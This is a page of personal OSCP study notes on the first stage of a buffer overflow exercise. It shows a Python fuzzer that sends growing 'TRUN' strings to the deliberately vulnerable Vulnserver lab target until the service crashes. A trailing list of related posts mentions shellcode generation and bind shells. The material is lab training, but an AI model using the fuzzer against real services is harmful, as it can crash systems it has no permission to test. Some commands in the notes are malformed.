
OSCP Learning Notes - Buffer Overflows(1)
Introduction to Buffer Overflows

Anatomy of Memory

Anatomy of the Stack
Fuzzing
Tools: Vulnserver - https://github.com/stephenbradshaw/vulnserver
Immunity Debuger - https://www.immunityinc.com/products/debugger/
Vulnserver Test

1. Open the vulnserver program on windows os.

2. Connect to the vulnserver from Kali Linux.
nc -nv 10.0..XX

3.Write the Python fuzzer test script on Kali Linux
 #!/usr/bin/python

 import socket

 import sys

 buffer=["A"]

 counter=100

 while len(buffer) <= 30:

     buffer.append("A"*counter)

     counter=counter+200

 for string in buffer:

     print "Fuzzing vulnserver with %s bytes" % len(string)

     s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

     connect=s.connect(('10.0.0.XX',9999))

     s.send('TRUN /.:/' + string)

     s.close()
Grant the rights to the script file and execute the fuzzer.py.
chmod  fuzzer.py
./fuzzer.py

The vulnserver crashed with 5900 bytes.
Immunity Debuger

GUI Screenshoot

Open or attach the vulnserver program.

Perform the fuzzer.py on Kali Linux.
./fuzzer.py

The vulnserver crashed finally.
OSCP Learning Notes - Buffer Overflows(1)的更多相关文章
- OSCP Learning Notes - Buffer Overflows(3)
Finding Bad Characters 1. Find the bad charaters in the following website: https://bulbsecurity.com/ ...
- OSCP Learning Notes - Buffer Overflows(2)
Finding the Offset 1. Use the Metasploite pattern_create.rb tool to create 5900 characters. /usr/sha ...
- OSCP Learning Notes - Buffer Overflows(5)
Generating Shellcode & Gaining Root 1.Generate the shellcode on Kali Linux. LHOST is the IP of K ...
- OSCP Learning Notes - Buffer Overflows(4)
Finding the Right Module(mona) Mona Module Project website: https://github.com/corelan/mona 1. Downl ...
- OSCP Learning Notes - Overview
Prerequisites: Knowledge of scripting languages(Bash/Pyhon) Understanding of basic networking concep ...
- OSCP Learning Notes - Exploit(3)
Modifying Shellcode 1. Search “vulnserver exploit code” on the Internet. Find the following website ...
- OSCP Learning Notes - Post Exploitation(1)
Linux Post Exploitation Target Sever: Kioptrix Level 1 1. Search the payloads types. msfvenom -l pay ...
- OSCP Learning Notes - Privilege Escalation
Privilege Escalation Download the Basic-pentesting vitualmation from the following website: https:// ...
- OSCP Learning Notes - Netcat
Introduction to Netcat Connecting va Listening Bind Shells Attacker connects to victim on listening ...
随机推荐
- webpack介绍—上
6.1 webpack概念的引入 在网页中会引用哪些常见的静态资源? JS .js. .jsx ..coffee. .ts(TypeScript 类 C# 语言) CSS .css. .less. . ...
- ca75a_c++_标准IO库-利用流对象把文件内容读取到向量-操作文件
/*ca75a_c++_标准IO库习题练习习题8.3,8.4,8.6习题8.9.8.10 ifstream inFile(fileName.c_str());1>d:\users\txwtech ...
- MOJITO 发布一周,爬一波弹幕分析下
MOJITO 最近一直啥都没写,追个热点都赶不上热乎的,鄙视自己一下. 周董的新歌 「MOJITO」 发售(6 月 12 日的零点)至今大致过去了一周,翻开 B 站 MV 一看,播放量妥妥破千万,弹幕 ...
- Linux常用命令之文件磁盘管理
前言 本文知识点是曾经学习过程中收录整理的,方便学习使用. 一>Linux常用基本命令 Linux命令格式:command [-options] [parameter1] ... command ...
- Java容器:HashMap连环炮
本文来源于:https://mp.weixin.qq.com/s/oRx-8XXbgage9Hf97WrDQQ, 公众号:安琪拉的博客 前言 HashMap应该算是Java后端工程师面试的必问题,因为 ...
- elasticsearch中query和filter的区别
参考博客来自: https://mp.weixin.qq.com/s/tiiveCW3W-oDIgxvlwsmXA?utm_medium=hao.caibaojian.com&utm_sour ...
- java异常处理之try_catch_finally
java异常处理之try_catch_finally 看下面的一个列子: public class TestException { int goabl=1; public TestException( ...
- 新来的"大神"用策略模式把if else给"优化"了,技术总监说:能不能想好了再改?
本文来自作者投稿,原作者:上帝爱吃苹果 目前在魔都,贝壳找房是我的雇主,平时关注一些 java 领域相关的技术,希望你们能在这篇文章中找到些有用的东西.个人水平有限,如果文章有错误还请指出,在留言区一 ...
- 使用docker创建rocketMQ容器
一.rocketMQ安装 (一)安装NameSrv 1.创建nameSrv数据挂载文件夹 mkdir -p /usr/data/rocketMQ/data/namesrv/logs mkdir -p ...
- dart快速入门教程 (2)
2.变量和数据类型 2.1.变量和常量 变量通俗的说就是可以变化的量,作用就是用来存储数据,你可以把一个变量看作是一个水果篮,里面可以装苹果.梨.香蕉等,常量就是一个固定的值,和变量是相对的,变量可以 ...